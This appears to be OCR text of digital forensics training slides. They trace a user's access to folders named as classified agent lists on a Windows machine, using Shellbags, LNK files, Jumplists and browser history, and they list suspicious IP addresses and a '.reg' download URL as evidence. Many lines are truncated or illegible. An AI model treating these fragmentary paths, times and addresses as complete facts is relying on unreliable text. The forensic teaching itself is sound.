4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PDF\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:41	C:\Users\nromanoff\Documents\Ninja Files\PPT\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:37:08	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:37:08	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:22:27	C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:22:06	C:\Users\ [illegible] -List-Classified\Agents-List-CLASSIFIED-TOP	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:19:52	C:\Windows\	Folder Opened	USRCLASS.DAT via Shellbags
		Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 2:24:00	C:\Windows\System32\dllhost\	Folder Opened	USRCLASS.DAT via Shellbags
/2012 2:23:22	C:\Windows\CSC\	Folder Opened	USRCLASS.DAT via Shellbags

File Opening via (Shortcut Files)

Date/Time File by that name was first opened


- Creation Date of Shortcut File

Date/Time File by that name was last opened

- Last Modification Date of Shortcut File

First Opened

Last Opened




E:\Documents and Settings\Donald Blake\Recent

Name	Type	Date Created	Date Modified
WORKOUT IPO (F)	Shortcut	1/16/2009 6:27 PM	1/16/2009 6:27 PM
TIVO Research - C...	Shortcut	1/16/2009 6:27 PM	1/16/2009 6:27 PM
SECRET (2)	Shortcut	1/16/2009 6:14 PM	1/16/2009 6:25 PM
SECRET	Shortcut	1/16/2009 6:14 PM	1/16/2009 6:25 PM
DBlake Personal (E)	Shortcut	1/16/2009 6:18 PM	1/16/2009 6:21 PM
CONFIDENTIAL_SP...	Shortcut	1/16/2009 6:14 PM	1/16/2009 6:21 PM
TIVO Research - C...	Shortcut	1/16/2009 6:13 PM	1/16/2009 6:18 PM
Blue Harvest Busine...	Shortcut	1/16/2009 6:13 PM	1/16/2009 6:18 PM
Business Plans	Shortcut	1/16/2009 6:13 PM	1/16/2009 6:14 PM
P7220003	Shortcut	1/14/2009 4:04 PM	1/14/2009 4:04 PM
My Pictures	Shortcut	1/14/2009 4:01 PM	1/14/2009 4:04 PM
P4050047	Shortcut	1/14/2009 4:01 PM	1/14/2009 4:04 PM
Desktop.ini	Configuratio...	6/30/2007 5:36 PM	6/30/2007 5:36 PM

Recent Files Vibranium Opened Up

```
C:\> dir
"E:[root]\Users\vibranium\appdata\Roaming\Microsoft\Windows\Recent\*" /b /s |
lp.exe –csv –pipe > c:\cases\blake_case\lnk.csv
```



Date (Newest to Oldest)		Action	Source
4/4/2012 15:43:17	C:\Use	d	LNK File - Last Modified Time
4/4/2012 15:36:5			LNK File - Last Modified Time
4/4/2012 15		e)	LNK File - Last Modified Time
4/4/201			LNK File - Last Modified Time
4/4/			NK File - Last Modified Time
4/			File - Last Modified Time
4/			File - Last Modified Time
4/			File - Last Modified Time
4/4/			NK File - Last Modified Time
4/4/201			LNK File - Last Modified Time
4/4/2012 15:			LNK File - Creation Time
4/4/2012 15:36:41			LNK File - Creation Time

ped Accounts\CC-Backstopped-Accounts.xlsx

Q-And-Landing-Pad\Carrier Landing Pad\clp-1.JPG

Site-HQ-And-Landing-Pad\Carrier Landing Pad\clp-2 - Fuel Hookup.JPG

w-Site-HQ-And-Landing-Pad\HQ\hq-1.JPG

w-Site-HQ-And-Landing-Pad\HQ

dercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\Under


r Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\

Classified\Agents-List-CLASSIFIED-T

STEALING YOUR CLASSIFIED DATA = BAD

Files Opened - Jumplist: `jmp.exe`


```
C:\> dir "E:\Users\vibranium\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*ions-
ms" /b /s | jmp -pipe -csv > c:\cases\jmp-auto.csv
```




appid	MRU/MFU	stream #	MRU/MFU date	MRU/MFU time	target name
1b4dd67f29cb1962	1	9	4/4/2012	15:42:58.051	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-
1b4dd67f29cb1962	2	8	4/4/2012	15:42:19.551	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts
1b4dd67f29cb1962	3	7	4/4/2012	15:37:11.566	{CLSID_MyComputer}\C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\HQ
1b4dd67f29cb1962	4	[illegible]	4/4/2012	15:36:41.238	{CLSID_MyComputer}\C:\Users\nromanoff\Pictures\New-Site-HQ-And-Landing-Pad\Carrier Landing Pad
1b4dd67f29cb1962	5	[illegible]	4/3/2012	22:40:40.597	{CLSID_UsersFiles}
1b4dd67f29cb1962	6	[illegible]	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
1b4dd67f29cb1962	7	3	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
1b4dd67f29cb1962	8	2	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
1b4dd67f29cb1962	9	1	4/3/2012	22:08:47.476	{CLSID_UserLibraries}
9839aec31243a928	1	3	4/4/2012	15:43:17.129	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-
9839aec31243a928	[illegible]	[illegible]	4/4/2012	15:42:57.566	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-
9839aec31243a928	[illegible]	[illegible]	4/4/2012	15:42:19.379	{CLSID_MyComputer}\C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\CC-Backstopped-Accounts.xlsx

Note: Selective Fields of CSV Output

Vibranium: Jumplist Files Opened



```
C:\> dir "E:\Users\vibranium\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\*ions-
ms" /b /s | jmp -pipe -csv > c:\cases\jmp-auto.csv
```




Date (Newest to Oldest)		Source
4/4/2012 15:42:58	C:\	List Automatic Destinations
4/4/2012 15:42:2		Automatic Destinations
4/4/2012 15:37:		utomatic Destinations
4/4/2012 15:36:		utomatic Destinations
4/4/2012 15:43:1		Automatic Destinations
4/4/2012 15:42:58	C:\	pList Automatic Destinations
4/4/2012 15:42:19	C:\Users\	JumpList Automatic Destinations

```
t-Classified\Agents-List-CLASSIFIE
D Backstopped Accounts
w-Site-HQ-And-Landing-Pad\HQ
New-Site-HQ-And-Landing-Pad\Carrier Landing Pad
\Undercover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\Unde
cover Agent-List-Classified\Agents-List-CLASSIFIED-TOP-SECRET\
l Accounts\CC-Backstopped-Acc
```

WOULD ANTI-FORENSICS CLEAR THIS?

Vibranium: Jumplist “WebHist”



Directory listing for /; [CmdArgs]: http://207.58.245.179/

[Description]: 404 Not Found; [CmdArgs]: http://199.73.28.114:443/

[Description]: Error 404; [CmdArgs]: http://199.73.28.114/; [IconNar


wikipedia egress filtering


http://207.58.245.179/winclient.reg;

```
4/3
4/3/2012 22:41 [Des                    [CmdArgs]: http
4/3/2012 22:41 [Des                    ://www.mozilla.
4/3/2012 22:41                         gs]: http://20
```

Where did we see these IP Addresses before?

Vibranium Browser Forensics

